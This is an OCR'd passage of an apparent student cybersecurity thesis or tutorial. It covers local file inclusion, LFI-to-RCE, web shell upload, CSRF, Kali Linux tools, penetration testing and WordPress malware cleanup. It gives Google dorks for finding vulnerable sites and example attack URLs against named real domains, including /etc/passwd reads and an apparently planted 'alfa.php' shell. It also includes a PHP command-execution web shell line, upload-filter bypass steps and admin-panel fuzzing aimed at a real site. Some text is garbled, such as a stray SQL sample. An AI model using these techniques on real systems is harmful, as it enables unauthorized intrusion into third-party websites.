
Post method:



LFI dorks

inurl:index.php?id=
inurl:index.php?content=
inurl:index.php?page=
inurl index.php?page= home.php
inurl:index.php?page=site.in
index.php page=news.php
php?page= link

Example: https://www.otc-jbg.com/index.php?page=../../../../../../../../../../../etc/passwd



CHAPTER 9: ADVANCE LFI (LFI TO RCE)

LFI to RCE, or Local File Inclusion to **Remote Code Execution**, is a serious security vulnerability that occurs when an attacker is able to exploit a Local File Inclusion (LFI) vulnerability in a web application to execute malicious code on the web server remotely. This is an advanced and dangerous attack that combines two vulnerabilities to achieve a more significant security compromise.

Steps:

1. Burp=proxy-intercept on-
2. Proxy-HTTP history-send to **repeater**
3. change-page=**/etc/passwd** , find **root**- in response - send to **intruder**
4. intruder=add/clear- sniper - payloads - paste payload - attack
5. Find root(root,sbin,bin,bash,nologin) in - request / response [filter-root-rejax]
6. Request-send to **repeater**
7. **etc/passwd**=change to- **proc%2fself%2fenviron**
8. Inside user agent and accept write-**hacked**-send find in response -**hacked**-
9. If **hacked find** then=inside useragent and accept=**<?phpinfo()?>** =if 200ok
10. Show response in browser=we get RCE


For shell upload

11. &&cmd=ls and <?php system($_GET[‘cmd’]); ?>
12. And next

LFI dorks:

inurl index.php?page= home.php
inurl:index.php?page=site.in
index.php page=news.php
inurl:index.php?page=about site:.tw
php?pagename= site:.in
php?page= link

Example: https://www.otc-jbg.com/index.php?page=/proc/self/environ




CHAPTER 10: WEB SHELL UPLOAD

A web shell upload is a type of cyber attack where an attacker uploads a malicious script or program to a web server, which then allows them to gain unauthorized access and control over the server and its files. Web shells can be used for various malicious purposes, including data theft, further exploitation, and maintaining persistent access to a compromised system. Attackers look for vulnerabilities in web applications or server configurations that allow them to upload files. Attackers may use the web shell to maintain persistent access to the compromised server. They can create backdoors, modify system files, steal data, or launch further attacks on the server or other systems within the network.


Steps:

- Find upload option
- Upload malicious [.php.png] shell as png/jpg/pdf file
- Change file name to .php
- Search the shell name as .php

Dork:



Example: https://www.creativebiz.in/img/testi_img/alfa.php



CHAPTER 11: CSRF VULNERABILITY

Cross-Site Request Forgery (CSRF) is a cybersecurity vulnerability that occurs when an attacker tricks a user into unwittingly making an unwanted and potentially harmful request to a web application in which the user is authenticated. CSRF attacks can lead to actions being performed on the user's behalf without their knowledge or consent, potentially compromising the security of their accounts and data. The victim is authenticated and logged into a web application, such as an email account or a social media platform, in one browser tab or session. The attacker tricks the victim into visiting a malicious website, clicking on a malicious link, or opening an email containing malicious code. The malicious request could perform actions on behalf of the victim, such as changing email settings, making unauthorized purchases, or modifying profile information.


Steps:

1. From proxy intercept= engagement tools-generate CSRF Poc
2. Option-include auto submit-regenerate=copy html-drop and intercept off
3. Paste in note pad -save html - open in browser
4. If not work= remove csrf token [go to 1]then open in browser
5. Back Refresh
6. Goto exploit server-Change HTML mail and paste in body
7. store-Deliver exp to victime
8. done

ADMIN PALEN FINDING DORK:
site:example(.)com inurl:login | inurl:signin | intitle:Login | intitle:"sign in" | inurl:auth

Admin finder: https://arenawebsecurity.net/tools/admin_finder.php?

Example: Portswigger lab



CHAPTER 12: KALI LINUX

Kali Linux is a specialized Linux distribution designed for cybersecurity and penetration testing purposes. It is one of the most widely used operating systems by security professionals, ethical hackers, and penetration testers for conducting security assessments, vulnerability testing, and other related tasks.

Some Kali Linux tools and uses:

<table>
<tr><td>Nmap</td><td>Port scan, os, version detection</td><td>


nmap www.geeksforgeeks.org
nmap 172.217.27.174
nmap -v www.geeksforgee [-v option enables verbose mode]
To scan whole subnet

nmap 103.76.228.*

To scan specific range of IP address

nmap 192.168.29.1-20




nmap -p 1-20 192.168.1.1 [range of port scan]
Most popular port scanning
nmap -sS 172.217.27.174
Open port
nmap -open 172.217.27.174
Nmap -sC -sV = [-sC=deafult , -sV=service version]




</td></tr>
<tr><td>sqlmap</td><td>sqli</td><td>sqlmap -u http://testphp.vulnweb.com/ --crawl 2</td></tr>
<tr><td>ffuf</td><td>Admin panel fuzzing</td><td>


Admin panel/cpanel find
Admin panel fuzzing word list
Nano a.txt
Cat a.txt login.txt | sort -u -o new.txt [sorting]
ffuf -u https://www.hotelone.com.pk/FUZZ -w /root/wlist/login.txt -mc 200
ffuf -u <target> -w <wordlist>

</td></tr>
<tr><td>Hashcat</td><td>Hash password</td><td>https://hashcat.net/hashcat/</td></tr>
</table>

<table>
<tr><td>Hash-identifier</td><td>wordpress hass pass check</td><td> 
</td></tr>
<tr><td>Johntheripper</td><td>Password cracker</td><td>john pass.txt -w=/root/Downloads/rockyou.txt
 
</td></tr>
<tr><td>Hashcat</td><td>Password recovery</td><td> 
</td></tr>
<tr><td>Reconftw</td><td>Website scan - url</td><td>• reconftw -t <target>
• reconftw -a <target>
• ./reconftw.sh -d testphp.vulnweb.com</td></tr>
<tr><td>Dirsearch</td><td>Discovery scan</td><td>Python3 dirsearch.py -u link
 
</td></tr>
<tr><td>Gospider</td><td>croll-site</td><td>gospider -q -s "https://google.com/"</td></tr>
<tr><td>Hakrawler</td><td>web crawler & admin page find</td><td>echo https://google.com | hakrawler
cat urls.txt | hakrawler
cat urls.txt | hakrawler -proxy http://localhost:8080</td></tr>
<tr><td>Waybackurls</td><td>all site links scan-find admin-wp-content</td><td>Waybackurls link >>url.txt [save links url.txt]
 
</td></tr>
<tr><td>SecLists</td><td>word list</td><td>1. discovery-web content -login fuzz.txt
2. Mkdir wlist
3. Cd wlist
4. wget lint [raw] -O login.txt
5. Cat login.txt | wc [see word and line]</td></tr>
</table>

katana	Web crawler	Katana -u link
Emailfinder	Email finder	emailfinder -d domain.com emailfinder -d domain.com -p http://127.0.0.1:8080
Metafinder		metafinder -d domain.com -l 20 -o folder [-t 10] -go -bi -ba
ParamSpider	Crawling	paramspider -d example.com
Metasploit		Systemctl start postgresql msfconsole
crul	version/ server	curl -I http://example.com
Gau | gf patterns		• echo "https://testphp.vulnweb.com/" | gau | gf xss >> /root/Desktop/xss.txt • echo "http://testphp.vulnweb.com/" | gau | gf sqli | tee -a /root/Desktop/sqli.txt • Tee -a = show
Nikto	Web server scan	nikto -h <target_host>
Maltego	OSINT	https://www.maltego.com/
Burpsuit open		

CHAPTER 13: PENETRATION TESTING

Penetration testing, often abbreviated as "pen testing," is a cybersecurity practice that involves simulating cyberattacks on computer systems, networks, or applications to identify security vulnerabilities and weaknesses. The primary goal of penetration testing is to assess an organization's security posture and help them proactively identify and remediate vulnerabilities before malicious attackers can exploit them.


Types of Testing:

- **Black Box Testing:** Testers have no prior knowledge of the system being tested.
- **White Box Testing:** Testers have full knowledge of the system, including architecture and source code.
- **Gray Box Testing:** Testers have partial knowledge of the system, often mirroring the knowledge level of an insider.

Automate testing: Acunetix

For report

- Affected items
- Executive summary
- OWASP Top 10



Penetration testing checklist:
https://github.com/mdrrifat/Penetration-Testing-Checklist


CHAPTER 14: WORDPRESS

WordPress is a popular open-source content management system (CMS) used for building and managing websites and blogs. It is known for its flexibility, ease of use, and extensive ecosystem of themes, plugins, and extensions, which allow users to create a wide range of websites, from simple blogs to complex e-commerce platforms and corporate websites. Removing vulnerabilities in a WordPress website involves identifying and addressing security weaknesses or issues that could potentially be exploited by malicious actors.

Wp malware removal:

Step:

1. Database & wp website file need
2. Wp file extract to xamp-htdocs
3. Database file upload to mysql server
4. Wp-config edit and rename database
5. Search browser=localhost



6.
7. Malware find
8. Find folder affiliate-wp.php and rename –affiliate-wp.php
9. Refresh localhost
10. Again rename affected folder
11. Again refresh
12. Finally, login page find = http://localhost/wp-admin
13. Admin name=jaye
14. Password reset - then login
    - If edit option not found
    - UPDATE Customers
      SET ContactName='Juan'
      WHERE Country='Mexico';
    - password=MD5=https://www.md5hashgenerator.com/
    - Then refresh
15. Remin me later
16. plugin/themes/corefile=malware infected
17. Backup file=all in one wp migration
18. Create backup
19. Then htdocs -all zip for backup= wp-config,wp-content keep and all dlt
20. New wordpress file=wp-content remove =copy all file
21. Paste file in htdocs
22. Reload localhost
23. Plugin-install wordfence-active-registration
24. Wordfence scan
25. Replace malicious plugin and theme
26. Then scan again

CHAPTER 15: CONCLUSION

In conclusion, this thesis has delved into critical aspects of cybersecurity, shedding light on the dynamic and ever-evolving landscape of digital security. Through extensive research and analysis, it has become evident that cybersecurity is not merely a technical concern but a multifaceted issue with far-reaching consequences for individuals, organizations, and societies worldwide. Our investigations have revealed the intricacies of various cyber threats, from malware and phishing attacks to advanced persistent threats (APTs) and the growing menace of ransomware. We have also explored the significance of secure coding practices, the vital role of encryption, and the importance of user awareness in mitigating these threats. Furthermore, this thesis has underscored the necessity for continuous adaptation and improvement in the field of cybersecurity. As technology advances, so do the tactics and techniques employed by malicious actors. Therefore, proactive measures such as threat intelligence, penetration testing, and incident response planning are essential components of a robust cybersecurity strategy.

REFERENCES

- ☐ www.google.com
- ☐ https://portswigger.net
- ☐ https://github.com/
- ☐ https://www.wikipedia.org/
- ☐ https://pentester.land/categories/writeups/
- ☐ https://owasp.org/www-project-top-ten/
- ☐ https://medium.com/